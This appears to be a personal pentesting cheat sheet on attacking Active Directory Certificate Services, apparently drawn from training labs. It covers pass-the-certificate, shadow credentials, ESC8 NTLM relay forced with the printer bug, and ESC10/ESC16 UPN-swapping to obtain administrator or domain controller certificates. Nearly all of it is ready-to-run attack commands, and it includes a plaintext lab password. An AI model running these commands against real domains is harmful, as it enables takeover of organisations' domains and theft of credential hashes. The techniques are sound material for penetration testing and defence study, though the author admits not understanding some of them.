Pass the certificate#
When we somehow have a certificate of another user, we can pass this certificate to obtain the user’s NTLM hash
certipy auth -pfx "administrator.pfx" -dc-ip '172.16.x.x' -username 'user' -domain 'domain'If the pfx is protected by a password, decrypt it first
certipy cert -export -pfx "administrator.pfx" -password "CERT_PASSWORD" -out "administrator_decrypted.pfx"Shadow credentials#
Don’t know how this works, black magic. Here’s a writeup for more info on the attack.
When you have GenericWrite on an account, and ADCS is installed on the domain, we can use certipy to request the target account’s certificate, then TGT, then NTLM hash.
certipy-ad shadow auto -account ca_svc -u p.agila -p 'prometheusx-303' -dc-ip $targetFind ADCS vulns#
certipy-ad find -u ca_svc -hashes ':xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx' -dc-ip $target -vulnerableESC8#

This is the ESC8 attack. Basically the vulnerable part is that it has ADCS HTTP endpoint.
It is vulnerable to NTLM relay attack . Certificate authority web enrollment usually is at /certsrv. Now we get the certificate from that CA.
Set relay server#
impacket-ntlmrelayx -t http://ca01.inlanefreight.local/certsrv/ --adcs -smb2support --template KerberosAuthenticationUse printer bug script to make the target machine authenticate to our machine. Our machine will then pass the authentication to the CA and get a cert.
Printer bug#
The target needs to have Printer Spooler service running
wget https://github.com/dirkjanm/krbrelayx/raw/refs/heads/master/printerbug.py
python3 printerbug.py 'domain.name/user:pass@ca-ip' <attacker-ip>
After this, you should get a cert, do #Pass the certificate
ESC10#
Very hard to find. This is a misconfiguration on the ADCS server, not on the certificate template. Need a shell on the DC to check/enumerate
Case 2#
If this returns 0x4, we golden
reg query "HKLM\System\CurrentControlSet\Control\SecurityProviders\Schannel" /v "CertificateMappingMethods"First, let’s change the UPN of a user that we can write to. See 10. Lateral Movement/Enumeration#Writable Objects
Change it to the Domain Controller UPN, it is not a constraint violation since the DC01$ computer account does not have userPrincipalName
bloodyAD -d domain.name --host dc01.domain.name -u 'user' -p 'password' set object 'victim' userPrincipalName -v 'dc01$'Then, request a certificate of the victim account
certipy-ad req -u 'victim' -p 'password' -dc-ip 10.10.11.78 -ca Corp-DC01-CA -target dc01.domain.name -template UserAnd change the UPN of the account we control back to original (or random value, doesn’t matter)
bloodyAD -d domain.name --host dc01.domain.name -u 'user' -p 'password' set object 'victim' userPrincipalName -v 'victim@domain.name'Finally, authenticate using the pfx we got. However, we must use the certificate for authentication via Schannel, so -ldap-shell is absolutely needed
certipy-ad auth -pfx "dc01.pfx" -dc-ip '10.10.11.78' -domain 'domain.name' -ldap-shellThen we can do some RBCD. First we have to set RBCD to a computer account that we control
set_rbcd dc01$ controlled_computer$Then follow these steps to do RBCD
ESC16#
idk how this works
Change upn#
Change you upn to administrator. Need GenericWrite on yourself, or use another account to do this
certipy-ad account -u ca_svc -hashes ':xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx' -dc-ip $target -user ca_svc -upn administrator updateNormally, Administrator’s upn is usually Administrator or Administrator@domain.name. If the above command does not work, add the @domain.name
certipy-ad account -u ca_svc -hashes ':xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx' -dc-ip $target -user ca_svc -upn Administrator@domain.name updateRequest cert#
Request your own certificate, with upn Administrator
certipy-ad req -u ca_svc -hashes ':xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx' -dc-ip $target -upn administrator -ca fluffy-DC01-CA -template UserRestore upn#
This step is required.
Change you upn back to original
certipy-ad account -u ca_svc -hashes ':xxxxxxxxxxxxxxxxxxxxxxxxxxxxxxxx' -dc-ip $target -user ca_svc -upn ca_svc updateAfter this step, you should get a cert that can authenticate as administrator. Do #Pass the certificate